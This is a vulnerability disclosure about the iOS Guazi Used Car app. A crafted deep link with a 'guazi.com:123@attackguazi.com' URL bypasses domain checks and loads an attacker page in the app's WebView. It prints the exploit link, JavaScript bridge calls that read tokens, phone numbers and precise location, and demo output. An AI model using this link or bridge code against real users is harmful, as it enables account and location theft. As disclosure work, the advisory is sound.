
An information leak vulnerability in the iOS version of Guazi Used Car App

Brief Description

Guazi Used Car app is a popular second-hand car transaction platform app, providing services such as used car sales, used car purchases and live explanations. It ranks **No.13 in the "Lifestyle" category** list on the App Store of the Chinese region and has **50,000 ratings**.



App Store 预览

打开 Mac App Store 购买和下载 App。

瓜子二手车-先试3天再买车 4+

二手车估价卖车买车交易平台


Che Hao Duo Used Automobile Agency (Beijing) Co., Ltd.

专为 iPad 设计

“生活”类第 13 名

★★★★☆ 4.1 • 5万 个评分

免费



App Store Preview

Open the Mac App Store to buy and download apps.

瓜子二手车-先试7天再买车 4+


二手车估价卖车买车交易平台

Che Hao Duo Used Automobile Agency (Beijing) Co., Ltd.

Designed for iPad

★★★☆☆ 3.0 • 66 Ratings

Free



评分及评论

查看全部

4.1 (满分 5 分)

5万 个评分

★★★★☆

iOS端霸主, 2020/04/10

解释一下为什么会给你四分

以前用的老版本一直都不错 各方面都很好 也因为有了车况检测而更放心 尽管服务费不低但是起码花钱买个踏实 但是现在的新版我一定要吐槽一下 为什么把全国给弄没了 如果有需要本地可以切换 把搜索全国的权限更多

★★★★★

Tel嘴角、现如今的苦涩菩在悸, 2018/06/22

瓜子二手车, 专业检测, 买车卖车无差价, 就上瓜子网...

评估报价, 检测软件界面挺好看的, 电话预约看车可以根据自己的时间安排, 希望能够推出更加人性化的喂心方案, 希望能够越做越好赞

★★★★★

920853240pZ2LxBw, 2018/08/03

良心的买车、卖车、过户二手车交易平台


用过不错多类似, 相比之下我感觉这个还是不错的, 值得信赖与拥有！ 更很好的应用。实用。希望多出一些功能。五星不解释！比人人车牛，！ 买车列表综合多维度排序, 快速筛选出感兴趣的车辆, 还会进行个性化展示, 提更多

The iOS version of the Guazi Used Car supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a proper domain name validation** when the web page is opened and the interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Guazi Used Car app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as PhoneNumber), **obtaining victim's account information** (such as UserID, Token, SearchRecords), **obtaining victim's geolocation information** (such as Precise Geolocation, City), **obtaining victim's device information** (such as IDFA) and **interfering with victim's normal use** (such as forcefully logging out victim's account).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **guazi://openapi/openWebview?url=http://www.guazi.com:123@attackguazi.com/attack.html**. Here, **"attackguazi.com"** is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Guazi Used Car App's official domain name **"guazi.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.



attackguazi.com

Domains include free Privacy Protection forever.

EXACT MATCH

attackguazi.com

~~$22.17~~ $0.19

1st yr only with 3 yr term

Why it's great: "I" is a high value keyword that has an average sale price of $2,241.00.

GREAT ALTERNATIVE

attackguaz.com

~~$22.17~~ $0.19


1st yr only with 3 yr term

Why it's great: Uses the .com extension.

In our experiment, we did not actually register attackguazi.com, but modified the DNS rules in the local area network to map attackguazi.com to our own website. The malicious link we actually used is **guazi://openapi/openWebview?url=http://www.guazi.com:123@attackguazi.com/guaziusedcar/atkGuaziUsedCar.html**.

When the victim clicks on this link, it directs the victim to the Guazi Used Car App. The app will check the URL of the webpage to be opened, which is *http://www.guazi.com:123@attackguazi.com/guaziusedcar/atkGuaziUsedCar.html*. The app mistakenly takes *www.guazi.com* as the domain name of the webpage, so it allows the webpage to be loaded in the webview; but in fact, according to the URL format specification, the content before @ will be treated as the user name (*www.guazi.com*) and password (*123*), and the actual domain name is *attackguazi.com*.

The app will then open the webpage **http://attackguazi.com/guaziusedcar/atkGuaziUsedCar.html** within the app.




Phishing Link

open Guazi Used Car

guazi://openapi/openWebview?url=http://www.guazi.com:123@attackguazi.com/guaziusedcar/atkGuaziUsedCar.html

Open in “瓜子二手车”?

Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's personal information** (such as PhoneNumber), **obtaining victim's account information** (such as UserID, Token, SearchRecords), **obtaining victim's geolocation information** (such as Precise Geolocation, City), **obtaining victim's device information** (such as IDFA) and **interfering with victim’s normal use** (such as forcefully logging out victim’s account).



Malicious Page

Malicious Page

!!! This is just a demo page, NO Sensitive Data will be stored!!!

An attacker can:

Get Your Personal Info:

Your PhoneNum (masked): 1******1719

Get Your Account Info:

Your UserID: 7609[redacted]

Your Token:
547809ngpipknzulixq[redacted]


Your SearchRecords:
["bentley","xiaomisu7"]

Your IMUID:
73807255965[redacted]

Get Your Geolocation Info:

Your Precise Geolocation:
(121.46756662184876, 31.046958566762168)

Your City: 上海



Malicious Page

Get Your Account Info:

Your UserID: 7609[redacted]

Your Token:
547809ngpipknzulixqr[redacted]

Your SearchRecords:
["bentley","xiaomisu7"]

Your IMUID:
73807255965[redacted]

Get Your Geolocation Info:

Your Precise Geolocation:
(12[redacted]6662184876, 3[redacted]566762168)

Your City: 上海


Get Your Device Info:

Your IDFA:
IDFA58dd36a2cd63b11160e[redacted]

Your DID:
DID173534635598[redacted]

Log Out Your Account:

Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:



```
function callback_get[redacted](res){
    var json = res;
    document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: \n" + " (" + json.
    longitude + ", " + json.latitude + ")";
}
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler('get[redacted]', {}, callback_get[redacted]);
})

function callback_get[redacted](res){
    var json = res;
    document.getElementById("SearchRecords").innerText = "Your SearchRecords: \n" + JSON.stringify(json);
}
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler('get[redacted]', {}, callback_get[redacted]);
})

function callback_get[redacted](res){
    var json = res;
    document.getElementById("Token").innerText = "Your Token: \n" + json.token;
    document.getElementById("UserID").innerText = "Your UserID: " + json.user_id;
    document.getElementById("PhoneNum").innerText = "Your PhoneNum (masked): " + json.phone_x;
}
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler('get[redacted]', {}, callback_get[redacted]);
})
```

Impact of the Vulnerability

Scope of the vulnerability: Guazi Used Car iOS version 10.15.1 (the latest version as of 2024-12-28).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

- **US:** https://apps.apple.com/us/app/%E7%93%9C%E5%AD%90%E4%BA%8C%E6%89%8B%E8%BD%A6-%E5%85%88%E8%AF%957%E5%A4%A9%E5%86%8D%E4%B9%B0%E8%BD%A6/id990531994
- **CN:** https://apps.apple.com/cn/app/%E7%93%9C%E5%AD%90%E4%BA%8C%E6%89%8B%E8%BD%A6-%E5%85%88%E8%AF%953%E5%A4%A9%E5%86%8D%E4%B9%B0%E8%BD%A6/id990531994

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.